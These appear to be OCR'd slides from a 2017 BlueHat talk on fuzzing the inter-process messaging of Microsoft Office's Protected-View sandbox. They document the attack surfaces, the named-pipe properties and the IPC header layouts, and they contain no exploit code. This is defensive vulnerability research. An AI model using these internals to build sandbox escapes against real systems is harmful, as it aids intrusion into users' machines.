++

Corrupting Memory In Microsoft Office Protected-View Sandbox

Yong Chuan Koh

08th Nov 2017

BLUEHAT V17

MWR LABS

++

Outline

- Introduction
- Inter-Process Communication (IPC) Mechanism
- Fuzzer Implementation
- Results
- Conclusion and Future Work

LABS

++

#whoami

- Yong Chuan, Koh (@yongchuank)
- Security Researcher @ MWR Infosecurity (SG) since 2014

- Work:
  - Desktop Applications Security Assessments
  - Web + Mobile Applications Security Assessments
  - Malware RE + Analysis

- Interests:
  - Vulnerability Research
  - Reverse Engineering

LABS

++

MS Office 2016 Protected-View Sandbox

Introduction


- Motivation
- Goals

LABS

++

Motivation

- Microsoft Office Bounty Program
  - 15 Mar to 15 Jun, extended to 31 Dec 2017
  - $6000 to $15000, for Protected-View EOP
- Received $0 bounty



LABS

++

Motivation

- Missing puzzle piece in “sandbox-everything” trend
  - Edge, Chrome, IE, Adobe Reader
- Increasing popularity in hacking contest
  - New categories in Pwn2Own 2017, Zer0Fest 2017
  - MS Office with Protected-View

LABS

++

Motivation

- No advisories (AFAIK) on Protected-View memory corruptions
  - 100% secure code?

- Experiment fuzzing technique on different targets
  - “Fuzzing the Windows Kernel”, HITB GSEC 2016

LABS

Goals

- Find all Protected-View memory corruptions
  - And fix them!
- Hopefully increase cost for attackers
  - And hacking contest participants? ☺
  - New and creative bypass techniques!
- Learn about vulnerabilities trends
- Have fun!

LABS

++

Baseline

- Fuzzing and analysis of MS Office 16.0.4266.1001 (vanilla)
  - Reuse existing .idb with notes + comments
  - *Assumed* no new IPC messages introduced

LABS

++

MS Office 2016 Protected-View Sandbox

Inter-Process Communication (IPC) Mechanism

- Attack Surfaces
- IPC Internals
- IPC Message Format

LABS

++

Attack Surfaces

- Unlike any other sandboxes
  - Aims to provide text-view of file content
  - Does not provide full features of application
  - Reduced attack surfaces (eg: no COM)
  - Only for MOTW files

LABS

++

Attack Surfaces

- Protected-View boundary
  - AppContainer SID
  - ALL_APP_PACKAGES SID (S-1-15-2-1)
  - Unknown MSOffice Capability SID (S-1-15-3-2929230137-1657469040)

- Accessible securable objects
  - %UserProfile%\AppData\Local\Packages\<AC>*
  - HKCU\Software\Microsoft\Office* (KEY_READ)
  - HKLM\Software\Microsoft\MSLicensing\Store* (KEY_READ|KEY|WRITE)

- Sensitive data exfiltration (if any) requires…
  - PV has no internet capabilities
  - IPC for broker to send data out as WER
  - Requires a compromised WER server, which doesn't meet MSRC servicing bar


IPC Mechanism

LABS


++

Attack Surfaces

AppContainer



IPC: "Old-School" Escapes



[*]

Logic Quirks: "Trendy" Escapes

System-Calls: "Generic" Escapes

```
kd> !process 0 0 winword.exe
PROCESS e02dd780  SessionId: 1  Cid: 1240    Peb: 004a0000  ParentCid: 0d14
    DirBase: 3fff0920  ObjectTable: c61fe640  HandleCount: <Data Not Accessible>
    Image: WINWORD.EXE

PROCESS d0647140  SessionId: 1  Cid: 1174    Peb: 00ecf000  ParentCid: 1240
    DirBase: 3fff05e0  ObjectTable: ba1ffbc0  HandleCount: <Data Not Accessible>
    Image: WINWORD.EXE

kd> dt _EPROCESS EnableFilteredWin32kAPIs e02dd780
nt!_EPROCESS
   +0x2e8 EnableFilteredWin32kAPIs : 0y0
kd> dt _EPROCESS EnableFilteredWin32kAPIs d0647140
nt!_EPROCESS
   +0x2e8 EnableFilteredWin32kAPIs : 0y0
```

User | InterOp. Process (Med) | Broker Process (Med)

Kernel

[*] https://medium.com/@mxatone/how-bad-design-decisions-created-the-least-secure-driver-on-windows-33e662a502fe

LABS

++

IPC Internals


- All files are rendered in same PV process
- Broker has to differentiate IPC msgs from each MOTW file

IPC Mechanism

LABS

++

IPC Internals




** Only relevant object fields are illustrated*


LABS

++

Protected-View Scenario: App Broker

- Broker
  - “Core” Office App: Winword, Excel or Powerpoint
- Sandbox
  - “Core” Office App: Winword, Excel or Powerpoint







LABS

++ Protected-View Scenario: Outlook Broker

- Broker
  - Outlook
- Sandbox
  - “~~Core~~” Office App: Winword, Excel, Powerpoint or Visio Previewer





IPC Mechanism

LABS

++

Named-Pipe Properties

- Name “\\pipe\OfficeUser_OICE_16_974FA576_32C1D314_<ID>”
  - <ID> = rand_s() & 3FFFh (16k possible values)
- Bidirectional (PIPE_ACCESS_DUPLEX)
- Local Machine Client (PIPE_REJECT_REMOTE_CLIENTS)
- Message Stream (PIPE_TYPE_MESSAGE)
- Max In/Out Buffer Size 2000h

LABS

++

Message Format

- Protected-View Core (PVCore)
  - Independent of broker application
  - 16-bytes IPC message header
  - MSO.DLL
- Protected-View App (PVApp)
  - Dependent on broker application (Word, Excel or Powerpoint)
  - 20-bytes IPC message header
  - WWLIB.DLL, EXCEL.EXE or PPCORE.DLL

LABS

++

Message Format

Message Header

Message Body

PVCore Header Format		
ULONG	ulVirtualKey	Subset of vkey codes, to query state GetAsyncKeyState()
ULONG	ulMsgTag	Type of IPC message
ULONG	ulMsgID	Matches IPC request to response; can be random
ULONG	ulMsgSize	Total size of IPC message, including header

PVApp Header Format		
ULONG	ulVirtualKey	Subset of vkey codes, to query state GetAsyncKeyState()
ULONG	ulMsgTag	Type of IPC message
ULONG	ulMsgID	Matches IPC request to response; can be random
ULONG	ulMsgSize	Total size of IPC message, including header
ULONG	**ulViewID**	**Ordered sequence of file opened in Protected-View**


Body Format


- Dependent on type of IPC message (MsgTag)
- May be optional
- May be fixed or varied size
- Some PVCore messages also have ViewID in body

